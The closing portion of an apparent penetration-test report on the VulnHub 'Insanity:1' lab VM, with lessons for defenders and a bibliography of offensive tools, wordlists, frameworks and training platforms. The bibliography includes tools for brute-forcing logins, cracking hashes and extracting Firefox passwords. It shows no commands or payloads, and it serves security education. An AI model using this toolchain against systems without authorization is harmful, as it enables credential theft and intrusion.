- **CIS Benchmarks:** System hardening best practices
- **NIST Cybersecurity Framework:** Risk management approach
- **PCI-DSS:** Compliance requirements understanding

12.6 Lessons for Defenders

Detection Opportunities Missed:

- Failed login attempts went unmonitored
- SQL injection patterns were not flagged
- Database access to sensitive tables went unnoticed
- File exfiltration over SSH was not detected
- Privilege escalation events generated no alerts

Defensive Improvements Needed:

- Security Information and Event Management (SIEM) deployment
- Intrusion Detection/Prevention System (IDS/IPS) implementation
- File Integrity Monitoring (FIM) for critical directories
- Database Activity Monitoring (DAM) for sensitive queries
- User and Entity Behavior Analytics (UEBA) for anomaly detection

Cultural Changes Required:

- Security awareness training for all personnel
- Secure development lifecycle integration
- Regular security assessments and audits
- Incident response planning and testing
- Security metrics and continuous improvement

13. **Bibliography & References**

13.1 Tools & Software

Network Reconnaissance:

- **Netdiscover v0.7**
  - Purpose: Active/passive ARP reconnaissance
  - Source: https://github.com/netdiscover-scanner/netdiscover
  - Usage: Network host discovery and IP mapping
- **Nmap v7.95**
  - Purpose: Network scanning and service enumeration
  - Source: https://nmap.org
  - Documentation: https://nmap.org/book/man.html
  - Key Features: Port scanning, service detection, OS fingerprinting, NSE scripts

Web Application Testing:

- **Burp Suite Community Edition**
  - Purpose: HTTP proxy, interceptor, and web vulnerability scanner
  - Source: https://portswigger.net/burp
  - Usage: Request/response analysis, session management, manual testing
- **GoBuster v3.6**
  - Purpose: Directory and file brute-forcing
  - Source: https://github.com/OJ/gobuster
  - Usage: Web content discovery, subdomain enumeration
- **DirBuster (OWASP)**
  - Purpose: Web directory brute-forcing
  - Source: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
  - Wordlists: Included in Kali Linux (/usr/share/wordlists/dirbuster/)

Exploitation Tools:

- **SQLMap v1.8**
    - Purpose: Automated SQL injection detection and exploitation
    - Source: https://sqlmap.org
    - GitHub: https://github.com/sqlmapproject/sqlmap
    - Features: Database enumeration, data extraction, OS takeover
- **Hydra v9.5**
    - Purpose: Network authentication brute-forcing
    - Source: https://github.com/vanhauser-thc/thc-hydra
    - Protocols: SSH, HTTP, FTP, Telnet, MySQL, and 50+ others

Password Cracking:

- **John the Ripper**
    - Purpose: Offline password hash cracking
    - Source: https://www.openwall.com/john/
    - Formats: Over 400 hash types supported
    - Modes: Wordlist, incremental, rule-based
- **Hashcat v6.2.6**
    - Purpose: GPU-accelerated password cracking
    - Source: https://hashcat.net/hashcat/
    - Features: Multi-GPU support, distributed cracking, benchmark testing
- **CrackStation.net**
    - Purpose: Online hash lookup database
    - URL: https://crackstation.net
    - Database: Billions of pre-computed hashes

Post-Exploitation:

- **Firefox Decrypt**
    - Purpose: Extract passwords from Firefox profiles
    - Source: https://github.com/unode/firefox_decrypt
    - Requirements: Python 3.x, pyasn1, pycryptodome
    - Compatibility: Firefox 32+, Thunderbird

13.2 Methodologies & Frameworks

Penetration Testing Standards:

- **PTES (Penetration Testing Execution Standard)**
    - URL: http://www.pentest-standard.org
    - Purpose: Comprehensive penetration testing methodology
    - Phases: 7-stage testing lifecycle
- **OWASP Testing Guide v4.2**
    - URL: https://owasp.org/www-project-web-security-testing-guide/
    - Focus: Web application security testing
    - Content: 300+ test cases across 12 categories
- **NIST SP 800-115**
    - Title: Technical Guide to Information Security Testing and Assessment
    - URL: https://csrc.nist.gov/publications/detail/sp/800-115/final
    - Purpose: Federal testing standards and techniques

Security Frameworks:

- **MITRE ATT&CK Framework**
    - URL: https://attack.mitre.org
    - Purpose: Adversary tactics and techniques knowledge base
    - Coverage: Enterprise, Mobile, ICS
- **Cyber Kill Chain (Lockheed Martin)**
    - Purpose: Understand attacker progression
    - Phases:

Reconnaissance → Weaponization → Delivery → Exploitation → Installation → C2 → Actions

13.3 Vulnerability Databases & References

Vulnerability Resources:

- **OWASP Top 10 (2021)**
    - URL: https://owasp.org/Top10/
    - Critical Web Application Risks:

        - Broken Access Control
        - Cryptographic Failures
        - Injection (including SQL injection)
        - Insecure Design
        - Security Misconfiguration
- **CWE (Common Weakness Enumeration)**
    - URL: https://cwe.mitre.org
    - Relevant CWEs in this assessment:
        - CWE-89: SQL Injection
        - CWE-798: Hard-coded Credentials
        - CWE-327: Broken Cryptography
        - CWE-522: Insufficiently Protected Credentials
- **CVE (Common Vulnerabilities and Exposures)**
    - URL: https://cve.mitre.org
    - Purpose: Standardized vulnerability naming

CVSS (Common Vulnerability Scoring System):

- **CVSS v3.1 Calculator**
    - URL: https://www.first.org/cvss/calculator/3.1
    - Purpose: Standardized vulnerability severity rating
    - Metrics: Base, Temporal, Environmental scores

13.4 Operating Systems & Platforms

Attacker Infrastructure:

- **Kali Linux 2025.x**
    - URL: https://www.kali.org
    - Purpose: Penetration testing distribution
    - Tools: 600+ pre-installed security tools
    - Base: Debian Linux

Target Platform:

- **VulnHub - Insanity:1**
  - URL: https://www.vulnhub.com/entry/insanity-1,515/
  - Author: Bootlesshacker
  - Difficulty: Intermediate
  - Purpose: Intentionally vulnerable VM for training
- **CentOS 7.8 (Target OS)**
  - Base: Red Hat Enterprise Linux
  - Kernel: 3.10.0-1127
  - Web Server: Apache 2.4.6
  - Database: MySQL/MariaDB

13.5 Wordlists & Dictionaries

Password Lists:

- **RockYou.txt**
  - Location: `/usr/share/wordlists/rockyou.txt` (Kali Linux)
  - Size: 14+ million passwords
  - Source: Real-world breach data (2009 RockYou hack)
- **SecLists**
  - GitHub: https://github.com/danielmiessler/SecLists
  - Contents: Usernames, passwords, URLs, fuzzing payloads
  - Categories: Discovery, fuzzing, passwords, usernames

Directory Lists:

- **DirBuster Wordlists**
  - Location: `/usr/share/wordlists/dirbuster/`
  - Files: directory-list-2.3-medium.txt, directory-list-2.3-small.txt
  - Source: OWASP DirBuster Project
- **DIRB Common.txt**
  - Location: `/usr/share/wordlists/dirb/common.txt`
  - Purpose: Common directory and file names

    - Size: 4,614 entries

13.6 Academic & Industry Research

Security Reports:

- **Verizon Data Breach Investigations Report (DBIR)**
    - URL: https://www.verizon.com/business/resources/reports/dbir/
    - Annual publication analyzing real-world breaches
    - Statistics on attack vectors and threat actors
- **SANS Internet Storm Center**
    - URL: https://isc.sans.edu
    - Purpose: Real-time threat intelligence
    - Content: Daily security updates and analysis

Security Organizations:

- **OWASP (Open Web Application Security Project)**
    - URL: https://owasp.org
    - Mission: Improve software security
    - Resources: Top 10, Testing Guide, Cheat Sheets
- **SANS Institute**
    - URL: https://www.sans.org
    - Purpose: Security training and certification
    - Resources: Reading room, webcasts, posters
- **CIS (Center for Internet Security)**
    - URL: https://www.cisecurity.org
    - Purpose: Security best practices and benchmarks
    - Resources: CIS Controls, Hardening Benchmarks

13.7 Legal & Ethical Guidelines

Compliance Frameworks:

- **GDPR (General Data Protection Regulation)**

    - Relevance: Data breach notification requirements
    - Impact: Credential exposure has legal implications
- **PCI-DSS (Payment Card Industry Data Security Standard)**
    - Requirement 6.5: Secure coding practices
    - Requirement 11.3: Regular penetration testing

Ethical Hacking Standards:

- **EC-Council Code of Ethics**
    - URL: https://www.eccouncil.org/code-of-ethics/
    - Principles: Legality, authorization, confidentiality
- **CompTIA Security+ Ethical Standards**
    - Focus: Professional responsibility
    - Emphasis: Legal boundaries and disclosure

13.8 Training Platforms & Resources

Hands-On Practice:

- **VulnHub**
    - URL: https://www.vulnhub.com
    - Purpose: Vulnerable VMs for practice
    - Difficulty: Beginner to Advanced
- **HackTheBox**
    - URL: https://www.hackthebox.com
    - Purpose: Online penetration testing labs
    - Content: Active machines, retired challenges, certifications
- **TryHackMe**
    - URL: https://tryhackme.com
    - Purpose: Guided cybersecurity learning
    - Format: Rooms, paths, King of the Hill

Learning Resources:

- **PortSwigger Web Security Academy**
  - URL: https://portswigger.net/web-security
  - Content: Free web security training
  - Topics: SQL injection, XSS, CSRF, authentication
- **OWASP WebGoat**
  - URL: https://owasp.org/www-project-webgoat/
  - Purpose: Deliberately insecure application for learning
  - Format: Interactive lessons with solutions

13.9 Documentation Standards

Reporting Guidelines:

- **PTES Technical Guidelines**
  - URL: http://www.pentest-standard.org/index.php/Reporting
  - Content: Report structure, findings format, remediation guidance
- **SANS Penetration Testing Report Template**
  - Purpose: Professional reporting format
  - Sections: Executive summary, technical details, recommendations

13.10 Community & Support

Forums & Communities:

- **Reddit - r/netsec, r/AskNetsec**
  - Purpose: Security discussions and questions
  - Active community of professionals
- **Offensive Security Forums**
  - URL: https://forums.offensive-security.com
  - Focus: OSCP support and methodology discussion
- **Stack Exchange - Information Security**
  - URL: https://security.stackexchange.com
  - Purpose: Q&A for security professionals

13.11 Key Takeaway References

Critical Concepts:

1. **Input Validation:** All user input is untrusted and must be validated
2. **Prepared Statements:** Essential for SQL injection prevention
3. **Password Security:** Proper hashing (bcrypt, Argon2) with salting
4. **Least Privilege:** Minimize permissions to limit breach impact
5. **Defense in Depth:** Multiple layers prevent single point of failure

Recommended Reading:

- "The Web Application Hacker's Handbook" by Dafydd Stuttard
- "Penetration Testing" by Georgia Weidman
- "OWASP Testing Guide v4"
- "The Hacker Playbook 3" by Peter Kim

This document represents academic research conducted in a controlled laboratory environment. All techniques demonstrated are for educational purposes and authorized testing only.